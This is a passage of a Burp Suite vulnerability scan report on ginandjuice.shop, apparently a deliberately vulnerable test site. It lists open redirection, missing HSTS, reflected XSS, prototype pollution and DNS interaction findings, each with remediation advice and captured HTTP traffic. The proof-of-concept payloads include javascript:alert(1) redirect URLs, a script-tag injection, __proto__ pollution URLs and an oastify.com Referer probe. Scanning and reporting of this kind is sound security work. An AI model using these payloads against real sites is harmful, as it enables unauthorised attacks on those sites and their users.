Burp Suite automatically identifies this issue using dynamic and static code analysis. Static analysis can lead to false positives that are not actually exploitable. If Burp Scanner has not provided any evidence resulting from dynamic analysis, you should review the relevant code and execution paths to determine whether this vulnerability is indeed present, or whether mitigations are in place that would prevent exploitation.

Issue remediation

The most effective way to avoid DOM-based open redirection vulnerabilities is not to dynamically set redirection targets using data that originated from any untrusted source. If the desired functionality of the application means that this behavior is unavoidable, then defenses must be implemented within the client-side code to prevent malicious data from introducing an arbitrary URL as a redirection target. In general, this is best achieved by using a whitelist of URLs that are permitted redirection targets, and strictly validating the target against this list before performing the redirection.

References

- Web Security Academy: Open redirection (DOM-based)

Vulnerability classifications

- CWE-601: URL Redirection to Untrusted Site ('Open Redirect')

2.2.1. https://ginandjuice.shop/blog/

Summary

	Severity:	Low
	Confidence:	Tentative
	Host:	https://ginandjuice.shop
	Path:	/blog/

Issue detail

The application may be vulnerable to DOM-based open redirection. Data is read from **location.search** and passed to **location**.

Request 1

```
GET /blog/?search=sPedzS&back=%2Fblog%2F HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=EVfT80hh8MG4hrl2MPXlddfom2KfZTky;
AWSALB=G3N7ti0H0SfiVhL5LEUz6Hyo7I3EaQKWTPWZB32ITZukmTn+WxV12ZvgToX3PyUAwKbJ7NUM8WPsZPa1oSo9R03AyZ0Tr5zr7pfpasPWKqCR6GfDOd+gDpleFEWG;
AWSALBCORS=G3N7ti0H0SfiVhL5LEUz6Hyo7I3EaQKWTPWZB32ITZukmTn+WxV12ZvgToX3PyUAwKbJ7NUM8WPsZPa1oSo9R03AyZ0Tr5zr7pfpasPWKqCR6GfDOd+gDpleFEWG
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/blog
Sec-CH-UA: "Google Chrome";v="133", "Not=A?Brand";v="8", "Chromium";v="133"
Sec-CH-UA-Platform: "Linux"
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/2 200 OK
Date: Fri, 28 Feb 2025 19:29:24 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 8644
Set-Cookie: AWSALB=3WGfqJXeogi+lw3A3TuOZruOr4UN9V2byl/E3JjyZ4nldKE4/g/QiNc6w7A9IHrl5Te7hfd1zf5CI094FChKgAyCA4UXppf+AuHYzfealwUJBnfwl7+PY7wR15gX;
Expires=Fri, 07 Mar 2025 19:29:24 GMT; Path=/
Set-Cookie: AWSALBCORS=3WGfqJXeogi+lw3A3TuOZruOr4UN9V2byl/E3JjyZ4nldKE4/g/QiNc6w7A9IHrl5Te7hfd1zf5CI094FChKgAyCA4UXppf+AuHYzfealwUJBnfwl7+PY7wR15gX;
Expires=Fri, 07 Mar 2025 19:29:24 GMT; Path=/; SameSite=None; Secure
X-Backend: 40aa1965-4fb1-4943-a2e5-2b770cbc2786
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsBlog.css rel=stylesheet>
<link href=/resour
...[SNIP]...
```

Dynamic analysis

Data is read from **location.search** and passed to **location**.

The following value was injected into the source:

?search=z1nntvdfsk%27%22`"/z1nntvdfsk/><z1nntvdfsk/\>j8jj4pf02j&sPedzS&back=z1nntvdfsk%27%22`"/z1nntvdfsk/><z1nntvdfsk/\>j8jj4pf02j&%2Fblog%2F

The previous value reached the sink as:

z1nntvdfsk`"/z1nntvdfsk/><z1nntvdfsk/\>j8jj4pf02j

The stack trace at the source was:

```
at Object._0x165f99 [as proxiedGetterCallback] (<anonymous>:1:557377)
at get search (<anonymous>:1:248279)
at HTMLAnchorElement.onclick (https://ginandjuice.shop/blog/?search=sPedzS&back=%2Fblog%2F:92:191)
at _0x14405e (<anonymous>:1:147957)
```



at \_0x2a880c (<anonymous>:1:151903)  
at Object.fEpIW (<anonymous>:1:94004)  
at \_0x4ca456 (<anonymous>:1:574787)

The stack trace at the sink was:

at Object.Ixrs1 (<anonymous>:1:110777)  
at Object.\_0x3fcf01 [as locationSetterCallback] (<anonymous>:1:558027)  
at HTMLDocument.set [as location] (<anonymous>:1:250996)  
at HTMLAnchorElement.onclick (https://ginandjuice.shop/blog/?search=sPedzS&back=%2Fblog%2F:92:160)  
at \_0x14405e (<anonymous>:1:147957)  
at \_0x2a880c (<anonymous>:1:151903)  
at Object.fEpIW (<anonymous>:1:94004)  
at \_0x4ca456 (<anonymous>:1:574787)

This was triggered by a **click** event with the following HTML:


<a href="#" onclick="event.preventDefault(); location = new URLSearchParams(location.search).get(&qu

The following proof of concept was generated for this issue:

https://ginandjuice.shop/blog/?search=javascript:alert(1)sPedzS&back=javascript:alert(1)%2Fblog%2F

2.2.2. https://ginandjuice.shop/blog/

Summary

	Severity:	Low
	Confidence:	Tentative
	Host:	https://ginandjuice.shop
	Path:	/blog/

Issue detail

The application may be vulnerable to DOM-based open redirection. Data is read from **location.search** and passed to **location**.

Request 1

GET /blog/?search=&back=%2Fblog%2F HTTP/2  
Host: ginandjuice.shop  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: session=QNEO5Mv4zQXREh32EbQ3gHz0qAV0d5wO;  
AWSALB=p7v52PYaJOqjFZKSZWP s1+oVmdz+LuHhqPd27OZ9wknG+hfdjeqJZ/PAK mUbWDhrA4jB+ibLjyUFex+1J9z8ON9K2h/2va9F/pvuq lTeukb96l xerwklD8sCKZ;  
AWSALBCORS=p7v52PYaJOqjFZKSZWP s1+oVmdz+LuHhqPd27OZ9wknG+hfdjeqJZ/PAK mUbWDhrA4jB+ibLjyUFex+1J9z8ON9K2h/2va9F/pvuq lTeukb96l xerwklD8sCKZ  
Upgrade-Insecure-Requests: 1  
Referer: https://ginandjuice.shop/blog  
Sec-CH-UA: "Google Chrome";v="133", "Not=A?Brand";v="8", "Chromium";v="133"  
Sec-CH-UA-Platform: "Linux"  
Sec-CH-UA-Mobile: ?0

Response 1

HTTP/2 200 OK  
Date: Fri, 28 Feb 2025 19:29:23 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 11604  
Set-Cookie: AWSALB=3B7FpoT/m+6K+OJOof3CTlgaWjeeXJO2UmadSppE8piV3UMUoLv0pe7lxiMvpaVAlIfFe7iLzqaNeoYSZdGk4LqGYzvz9sYG3GIYw+ylgjLwmo7en9bOKcUchDSP;  
Expires=Fri, 07 Mar 2025 19:29:23 GMT; Path=/  
Set-Cookie: AWSALBCORS=3B7FpoT/m+6K+OJOof3CTlgaWjeeXJO2UmadSppE8piV3UMUoLv0pe7lxiMvpaVAlIfFe7iLzqaNeoYSZdGk4LqGYzvz9sYG3GIYw+ylgjLwmo7en9bOKcUchDSP;  
Expires=Fri, 07 Mar 2025 19:29:23 GMT; Path=/; SameSite=None; Secure  
X-Backend: e024ade2-e528-48bb-88f0-115adc49e963  
X-Frame-Options: SAMEORIGIN  
  
<!DOCTYPE html>  
<html>  
<head>  
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>  
<link href=/resources/css/labsBlog.css rel=stylesheet>  
<link href=/resour  
...[SNIP]...

Dynamic analysis

Data is read from **location.search** and passed to **location**.

The following value was injected into the source:

?search=e7b3o6obc8%27%22`''"/e7b3o6obc8/><e7b3o6obc8/> ifjrvjmo6e&&back=e7b3o6obc8%27%22`''"/e7b3o6obc8/><e7b3o6obc8/> ifjrvjmo6e&%2Fblog%2F

The previous value reached the sink as:

e7b3o6obc8`''"/e7b3o6obc8/><e7b3o6obc8/> ifjrvjmo6e

The stack trace at the source was:

at Object.\_0x165f99 [as proxiedGetterCallback] (<anonymous>:1:557377)

```
at get search (<anonymous>:1:248279)
at HTMLAnchorElement.onclick (https://ginandjuice.shop/blog/?search=&back=%2Fblog%2F:123:191)
at _0x14405e (<anonymous>:1:147957)
at _0x2a880c (<anonymous>:1:151903)
at Object.fEpIW (<anonymous>:1:94004)
at _0x4ca456 (<anonymous>:1:574787)
```

The stack trace at the sink was:

```
at Object.Ixrs\ (<anonymous>:1:110777)
at Object._0x3fcf01 [as locationSetterCallback] (<anonymous>:1:558027)
at HTMLDocument.set [as location] (<anonymous>:1:250996)
at HTMLAnchorElement.onclick (https://ginandjuice.shop/blog/?search=&back=%2Fblog%2F:123:160)
at _0x14405e (<anonymous>:1:147957)
at _0x2a880c (<anonymous>:1:151903)
at Object.fEpIW (<anonymous>:1:94004)
at _0x4ca456 (<anonymous>:1:574787)
```

This was triggered by a **click** event with the following HTML:


```
<a href="#" onclick="event.preventDefault(); location = new URLSearchParams(location.search).get(&qu
```

The following proof of concept was generated for this issue:

```
https://ginandjuice.shop/blog/?search=javascript:alert(1)&back=javascript:alert(1)%2Fblog%2F
```

## 2.3. Strict transport security not enforced

### Summary

	Severity:	Low
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/

### Issue detail

This issue was found in multiple locations under the reported path.

### Issue background

The application fails to prevent users from connecting to it over unencrypted connections. An attacker able to modify a legitimate user's network traffic could bypass the application's use of SSL/TLS encryption, and use the application as a platform for attacks against its users. This attack is performed by rewriting HTTPS links as HTTP, so that if a targeted user follows a link to the site from an HTTP page, their browser never attempts to use an encrypted connection. The sslstrip tool automates this process.

To exploit this vulnerability, an attacker must be suitably positioned to intercept and modify the victim's network traffic. This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or home network that is shared with a compromised computer. Common defenses such as switched networks are not sufficient to prevent this. An attacker situated in the user's ISP or the application's hosting infrastructure could also perform this attack. Note that an advanced adversary could potentially target any connection made over the Internet's core infrastructure.

### Issue remediation

The application should instruct web browsers to only access the application using HTTPS. To do this, enable HTTP Strict Transport Security (HSTS) by adding a response header with the name 'Strict-Transport-Security' and the value 'max-age=expireTime', where expireTime is the time in seconds that browsers should remember that the site should only be accessed using HTTPS. Consider adding the 'includeSubDomains' flag if appropriate.

Note that because HSTS is a "trust on first use" (TOFU) protocol, a user who has never accessed the application will never have seen the HSTS header, and will therefore still be vulnerable to SSL stripping attacks. To mitigate this risk, you can optionally add the 'preload' flag to the HSTS header, and submit the domain for review by browser vendors.

### References

- HTTP Strict Transport Security
- sslstrip
- HSTS Preload Form

### Vulnerability classifications

- CWE-523: Unprotected Transport of Credentials
- CAPEC-94: Man in the Middle Attack
- CAPEC-157: Sniffing Attacks

### Request 1

```
GET / HTTP/1.1
Host: ginandjuice.shop
Cookie: AWSALB=RbruKj9viWrfvKFPyrQNd4Mu+c5vG0HmkGow12YOYz55iMqmTuBUxEumFbQbsLFNBLtvALIY0/Ni4CtEfjNluKUCY1RPoe9TKG4hP/p9NyGXsa1zPssim8vuFRx;
AWSALBCORS=RbruKj9viWrfvKFPyrQNd4Mu+c5vG0HmkGow12YOYz55iMqmTuBUxEumFbQbsLFNBLtvALIY0/Ni4CtEfjNluKUCY1RPoe9TKG4hP/p9NyGXsa1zPssim8vuFRx
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
```

### Response 1


```
HTTP/2 200 OK
Date: Fri, 28 Feb 2025 19:22:23 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 10445
Set-Cookie: AWSALB=mZU/5MUz8GhpjUFklalwxk7sCJQTt5tZDTfd1Mfaz+4ntoLNI/okHxfJwDz07HOJSdj4u6XGADtjvGGNWal7HeHVggzQf3Vq1ri6HB9p573swBME2nHqg9XLm/; Expires=Fri, 07 Mar 2025 19:22:23 GMT; Path=/
Set-Cookie: AWSALBCORS=mZU/5MUz8GhpjUFklalwxk7sCJQTt5tZDTfd1Mfaz+4ntoLNI/okHxfJwDz07HOJSdj4u6XGADtjvGGNWal7HeHVggzQf3Vq1ri6HB9p573swBME2nHqg9XLm/; Expires=Fri, 07 Mar 2025 19:22:23 GMT; Path=/; SameSite=None; Secure
Set-Cookie: session=dfueYgG078D47mGt25ncllvkxD6fgGpi; Secure; HttpOnly; SameSite=None
X-Backend: 18bc3d60-49c0-48d5-9164-430661e24229
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsScanme.css rel=stylesheet>
<meta name="view
...[SNIP]...
```

### 3. Informational issues

#### 3.1. Cross-site scripting (reflected)

##### Summary

	Severity:	Information
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/catalog/subscribe

##### Issue detail

The value of the **email** JSON parameter is copied into the HTML document as plain text between tags. The payload **kbmtu<script>alert(1)</script>es39p** was submitted in the email JSON parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The request uses a Content-type header which it is not possible to generate using a standard HTML form. Burp attempted to replace this header with a standard value, to facilitate cross-domain delivery of an exploit, but this does not appear to be possible.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

##### Issue background

Reflected cross-site scripting vulnerabilities arise when data is copied from a request and echoed into the application's immediate response in an unsafe way. An attacker can use the vulnerability to construct a request that, if issued by another application user, will cause JavaScript code supplied by the attacker to execute within the user's browser in the context of that user's session with the application.

The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.

Users can be induced to issue the attacker's crafted request in various ways. For example, the attacker can send a victim a link containing a malicious URL in an email or instant message. They can submit the link to popular web sites that allow content authoring, for example in blog comments. And they can create an innocuous looking web site that causes anyone viewing it to make arbitrary cross-domain requests to the vulnerable application (using either the GET or the POST method).

The security impact of cross-site scripting vulnerabilities is dependent upon the nature of the vulnerable application, the kinds of data and functionality that it contains, and the other applications that belong to the same domain and organization. If the application is used only to display non-sensitive public content, with no authentication or access control functionality, then a cross-site scripting flaw may be considered low risk. However, if the same application resides on a domain that can access cookies for other more security-critical applications, then the vulnerability could be used to attack those other applications, and so may be considered high risk. Similarly, if the organization that owns the application is a likely target for phishing attacks, then the vulnerability could be leveraged to lend credibility to such attacks, by injecting Trojan functionality into the vulnerable application and exploiting users' trust in the organization in order to capture credentials for other applications that it owns. In many kinds of application, such as those providing online banking functionality, cross-site scripting should always be considered high risk.

##### Issue remediation

In most situations where user-controllable data is copied into application responses, cross-site scripting attacks can be prevented using two layers of defenses:

- Input should be validated as strictly as possible on arrival, given the kind of content that it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitized.
- User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including `<` `>` `"` `'` and `=`, should be replaced with the corresponding HTML entities (`&lt;` `&gt;`; etc).

In cases where the application's functionality allows users to author content using a restricted subset of HTML tags and attributes (for example, blog comments which allow limited formatting and linking), it is necessary to parse the supplied HTML to validate that it does not use any dangerous syntax; this is a non-trivial task.

##### References

- [Web Security Academy: Cross-site scripting](#)
- [Web Security Academy: Reflected cross-site scripting](#)
- [Using Burp to Find XSS issues](#)

##### Vulnerability classifications

- [CWE-79: Improper Neutralization of Input During Web Page Generation \('Cross-site Scripting'\)](#)
- [CWE-80: Improper Neutralization of Script-Related HTML Tags in a Web Page \(Basic XSS\)](#)
- [CWE-116: Improper Encoding or Escaping of Output](#)
- [CWE-159: Failure to Sanitize Special Element](#)
- [CAPEC-591: Reflected XSS](#)

##### Request 1

POST /catalog/subscribe HTTP/2

Host: ginandjuice.shop  
Accept-Encoding: gzip, deflate, br  
Accept: \*/\*  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: AWSALB=Er3Lbghxiz5Lsk1lwc/geWjwWI5QWfQEnNyxy1MyPvNGJ04JxKO/IOkjHscApsaf3pe5mfG2U19UBtVei92I/GjLNNKiBjMPlntN98ctqjKBLD2NJ7dGcWYoeE79I; AWSALBCORS=Er3Lbghxiz5Lsk1lwc/geWjwWI5QWfQEnNyxy1MyPvNGJ04JxKO/IOkjHscApsaf3pe5mfG2U19UBtVei92I/GjLNNKiBjMPlntN98ctqjKBLD2NJ7dGcWYoeE79I; session=iEMmPddb1aPTCg7scdnXEftquvaCazPB  
Origin: https://ginandjuice.shop  
Referer: https://ginandjuice.shop/  
Content-Type: application/json;charset=UTF-8  
Sec-CH-UA: "Google Chrome";v="133", "Not=A?Brand";v="8", "Chromium";v="133"  
Sec-CH-UA-Platform: "Linux"  
Sec-CH-UA-Mobile: ?0  
Content-Length: 83  
  
{"email":"nhxxAuxi@burpcollaborator.netkbmtu<script>alert(1)</script>es39p","csrf":"5baDLqIUBPGGszmBe8aMtrMeZCgQMLG9"}

Response 1

HTTP/2 200 OK  
Date: Fri, 28 Feb 2025 19:32:06 GMT  
Content-Type: application/json; charset=utf-8  
Content-Length: 101  
Set-Cookie: AWSALB=hZEIS1cGAhWY44IP7glfKiFwk4zp9pSuKxKvNmF/Rz5T/pUVjcafOmW4Yy1hVJesfjMm65rBW7J8pzHkDrmHEiDPXoKu3YTj4k5AuGrGBMTwJPF3FpNtNs/GVyGe; Expires=Fri, 07 Mar 2025 19:32:06 GMT; Path=/  
Set-Cookie: AWSALBCORS=hZEIS1cGAhWY44IP7glfKiFwk4zp9pSuKxKvNmF/Rz5T/pUVjcafOmW4Yy1hVJesfjMm65rBW7J8pzHkDrmHEiDPXoKu3YTj4k5AuGrGBMTwJPF3FpNtNs/GVyGe; Expires=Fri, 07 Mar 2025 19:32:06 GMT; Path=/; SameSite=None; Secure  
X-Backend: 30645a9e-7c8d-4627-8d18-c4ab76443ba8  
X-Frame-Options: SAMEORIGIN  
  
{"coupon":"9ln&JUICE5H0P","email":"nhxxAuxi@burpcollaborator.netkbmtu<script>alert(1)</script>es39p"}

3.2. Client-side prototype pollution

There are 2 instances of this issue:

- [/blog](#)
- [/blog/](#)

Issue background

A client-side prototype pollution source is any user-controlled JSON property, query string, or hash parameter that is converted to a JavaScript object and then merged with another object. This enables an attacker to use property keys, such as `__proto__`, to assign properties to the `Object.prototype` or other global prototypes.

Client-side prototype pollution is not a vulnerability in its own right. However, when paired with a gadget, this may lead to vulnerabilities such as DOM XSS, which could enable the attacker to control JavaScript on the page.

Issue remediation

Ensure that property keys, such as `__proto__`, `constructor`, and `prototype` are correctly filtered when merging objects. When creating objects, we recommend using the `Object.create(null)` API to ensure that your object does not inherit from the `Object.prototype` and, therefore, won't be vulnerable to prototype pollution.

References

- [Testing for client-side prototype pollution in DOM Invader](#)
- [Web Security Academy: Prototype pollution](#)

Vulnerability classifications

- [CWE-1321: Improperly Controlled Modification of Object Prototype Attributes \('Prototype Pollution'\)](#)

3.2.1. https://ginandjuice.shop/blog

Summary

	Severity:	Information
	Confidence:	Firm
	Host:	https://ginandjuice.shop
	Path:	/blog

Issue detail

The client-side prototype pollution source `__proto__[property]=value` was found on this web site. The payload was injected into the **query string** part of the URL and the payload was later detected in the `Object.prototype` indicating that this website is vulnerable to client-side prototype pollution. This proof-of-concept demonstrates it's possible to control the `Object.prototype` via the **query string**.

The following URL, `https://ginandjuice.shop/blog?__proto__[dcb52823]=d34fw99sql`, can be used as a proof of concept.

In order to exploit this vulnerability a relevant client-side prototype pollution gadget is required as well as this prototype pollution source. We recommend using [DOM Invader](#) (a browser extension part of Burp Suite's embedded browser) to confirm this vulnerability and scan for gadgets.

Request 1

GET /blog HTTP/2  
Host: ginandjuice.shop

Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: session=477mbTD1e6YiXbTmZWG12eRZ5JrsXaJe;  
AWSALB=MJAJL1f5PSC8ujVr34IkILpKWPgwVjuaH04TE3QaW10V+w/OCLvVYOKkBYe5WUwr8jjDR+RBa+Tc8kOgapkICn7jN8YYhz3ISzkJjA/BbsUeP9jO99gw9tk1r7CU;  
AWSALBCORS=MJAJL1f5PSC8ujVr34IkILpKWPgwVjuaH04TE3QaW10V+w/OCLvVYOKkBYe5WUwr8jjDR+RBa+Tc8kOgapkICn7jN8YYhz3ISzkJjA/BbsUeP9jO99gw9tk1r7CU  
Upgrade-Insecure-Requests: 1  
Referer: https://ginandjuice.shop/blog/post?postId=4  
Sec-CH-UA: "Google Chrome";v="133", "Not=A?Brand";v="8", "Chromium";v="133"  
Sec-CH-UA-Platform: "Linux"  
Sec-CH-UA-Mobile: ?0

Response 1

HTTP/2 200 OK  
Date: Fri, 28 Feb 2025 19:30:23 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 10923  
Set-Cookie: AWSALB=Gp9l2r0ZOvmWpkoaPcQoXBT3MDaWCiVWzzVLF3o646l1/w9YvUfxCubtQuZgSXhsMfL6Yvc+i0bvaU58WI63zd4MC1/v17gf38mC4fJjIRIPbESKuwk0FZYUUhQ4;  
Expires=Fri, 07 Mar 2025 19:30:23 GMT; Path=/  
Set-Cookie: AWSALBCORS=Gp9l2r0ZOvmWpkoaPcQoXBT3MDaWCiVWzzVLF3o646l1/w9YvUfxCubtQuZgSXhsMfL6Yvc+i0bvaU58WI63zd4MC1/v17gf38mC4fJjIRIPbESKuwk0FZYUUhQ4;  
Expires=Fri, 07 Mar 2025 19:30:23 GMT; Path=/; SameSite=None; Secure  
X-Backend: f0d2ebf8-dfe0-489e-a615-bfa4db26403f  
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>  
<html>  
<head>  
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>  
<link href=/resources/css/labsBlog.css rel=stylesheet>  
<link href=/resour  
...[SNIP]...

Dynamic analysis

The client-side prototype pollution source **\_\_proto\_\_[property]** is read from the query string.

The following proof of concept was generated for this issue: https://ginandjuice.shop/blog?\_\_proto\_\_[dcb52823]=d34fw99sql

3.2.2. https://ginandjuice.shop/blog/

Summary

	Severity:	Information
	Confidence:	Firm
	Host:	https://ginandjuice.shop
	Path:	/blog/

Issue detail

The client-side prototype pollution source **\_\_proto\_\_[property]=value** was found on this web site. The payload was injected into the **query string** part of the URL and the payload was later detected in the Object.prototype indicating that this website is vulnerable to client-side prototype pollution. This proof-of-concept demonstrates it's possible to control the Object.prototype via the **query string**.

The following URL, **https://ginandjuice.shop/blog/?search=sPedzS&back=%2Fblog%2F&\_\_proto\_\_[dcb52823]=vwkuo5zwvs**, can be used as a proof of concept.

In order to exploit this vulnerability a relevant client-side prototype pollution gadget is required as well as this prototype pollution source. We recommend using **DOM Invader** (a browser extension part of Burp Suite's embedded browser) to confirm this vulnerability and scan for gadgets.

Request 1

GET /blog/?search=sPedzS&back=%2Fblog%2F HTTP/2  
Host: ginandjuice.shop  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: session=EVfT80hh8MG4hrl2MPXlddfom2KfZTKy;  
AWSALB=G3N7ti0H0SfVhL5LEUz6Hyo7i3EaQKWTPWZB32ITZukmTn+WxV12ZvgToX3PyUAwKbJ7NUM8WPsZPa1oSo9R03AyZ0Tr5zr7pfpasPWKqCR6GfDOd+gDpleFEWG;  
AWSALBCORS=G3N7ti0H0SfVhL5LEUz6Hyo7i3EaQKWTPWZB32ITZukmTn+WxV12ZvgToX3PyUAwKbJ7NUM8WPsZPa1oSo9R03AyZ0Tr5zr7pfpasPWKqCR6GfDOd+gDpleFEWG  
Upgrade-Insecure-Requests: 1  
Referer: https://ginandjuice.shop/blog  
Sec-CH-UA: "Google Chrome";v="133", "Not=A?Brand";v="8", "Chromium";v="133"  
Sec-CH-UA-Platform: "Linux"  
Sec-CH-UA-Mobile: ?0

Response 1

HTTP/2 200 OK  
Date: Fri, 28 Feb 2025 19:29:24 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 8644  
Set-Cookie: AWSALB=3WGfqJXeogi+lw3A3TuOZruOr4UN9V2byl/E3JjYz4nldKE4/g/QiNc6w7A9IHrl5Te7hfd1zf5CI094FChKgAyCA4UXppf+AuHYzfealwUJBnfwl7+PY7wR15gX;  
Expires=Fri, 07 Mar 2025 19:29:24 GMT; Path=/  
Set-Cookie: AWSALBCORS=3WGfqJXeogi+lw3A3TuOZruOr4UN9V2byl/E3JjYz4nldKE4/g/QiNc6w7A9IHrl5Te7hfd1zf5CI094FChKgAyCA4UXppf+AuHYzfealwUJBnfwl7+PY7wR15gX;  
Expires=Fri, 07 Mar 2025 19:29:24 GMT; Path=/; SameSite=None; Secure  
X-Backend: 40aa1965-4fb1-4943-a2e5-2b770cbc2786  
X-Frame-Options: SAMEORIGIN

```
<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsBlog.css rel=stylesheet>
<link href=/resour
...[SNIP]...
```

Dynamic analysis

The client-side prototype pollution source `__proto__[property]` is read from the query string.

The following proof of concept was generated for this issue: `https://ginandjuice.shop/blog/?search=sPedzS&back=%2Fblog%2F&__proto__[dcb52823]=vwkuo5zwws`

3.3. External service interaction (DNS)

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/blog/post

Issue detail

It is possible to induce the application to perform server-side DNS lookups of arbitrary domain names.

The payload `3aeh2g37ng6xcif3qv7bvpwywnzgnab36rwem2b.oastify.com` was submitted in the HTTP Referer header.

The application performed a DNS lookup of the specified domain.

Issue background

The ability to induce an application to interact with an arbitrary external service, such as a web or mail server, does not constitute a vulnerability in its own right. This might even be the intended behavior of the application. However, in some cases, it can indicate a vulnerability with serious consequences.

If you can trigger DNS-based interactions, it is normally possible to trigger interactions using other service types. Burp Scanner reports these as separate issues. You may find that a payload, such as a URL, only triggers a DNS-based interaction, even though you were expecting interactions with a different service as well. This could be due to egress filters on the network layer that prevent the application from connecting to these other services. However, some systems perform DNS lookups without any intention of connecting to the remote host. This behavior is typically harmless.

The ability to send requests to other systems can allow the vulnerable server to be used as an attack proxy. By submitting suitable payloads, an attacker can cause the application server to attack other systems that it can interact with. This may include public third-party systems, internal systems within the same organization, or services available on the local loopback adapter of the application server itself. Depending on the network architecture, this may expose highly vulnerable internal services that are not otherwise accessible to external attackers.

Issue remediation

You should review the purpose and intended use of the relevant application functionality, and determine whether the ability to trigger arbitrary external service interactions is intended behavior. If so, you should be aware of the types of attacks that can be performed via this behavior and take appropriate measures. These measures might include blocking network access from the application server to other internal systems, and hardening the application server itself to remove any services available on the local loopback adapter.

If the ability to trigger arbitrary external service interactions is not intended behavior, then you should implement a whitelist of permitted services and hosts, and block any interactions that do not appear on this whitelist.

Out-of-Band Application Security Testing (OAST) is highly effective at uncovering high-risk features, to the point where finding the root cause of an interaction can be quite challenging. To find the source of an external service interaction, try to identify whether it is triggered by specific application functionality, or occurs indiscriminately on all requests. If it occurs on all endpoints, a front-end CDN or application firewall may be responsible, or a back-end analytics system parsing server logs. In some cases, interactions may originate from third-party systems; for example, a HTTP request may trigger a poisoned email which passes through a link-scanner on its way to the recipient.

References

- [Burp Collaborator](#)
- [Out-of-band application security testing \(OAST\)](#)
- [PortSwigger Research: Cracking the Lens](#)

Vulnerability classifications

- [CWE-918: Server-Side Request Forgery \(SSRF\)](#)
- [CWE-406: Insufficient Control of Network Message Volume \(Network Amplification\)](#)

Request 1

```
GET / HTTP/1.1
Host: ginandjuice.shop
Referer: http://3aeh2g37ng6xcif3qv7bvpwywnzgnab36rwem2b.oastify.com/
Pragma: no-cache
Set-Cookie: no-cache, no-transform
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Fri, 28 Feb 2025 19:32:22 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 10532
Connection: close
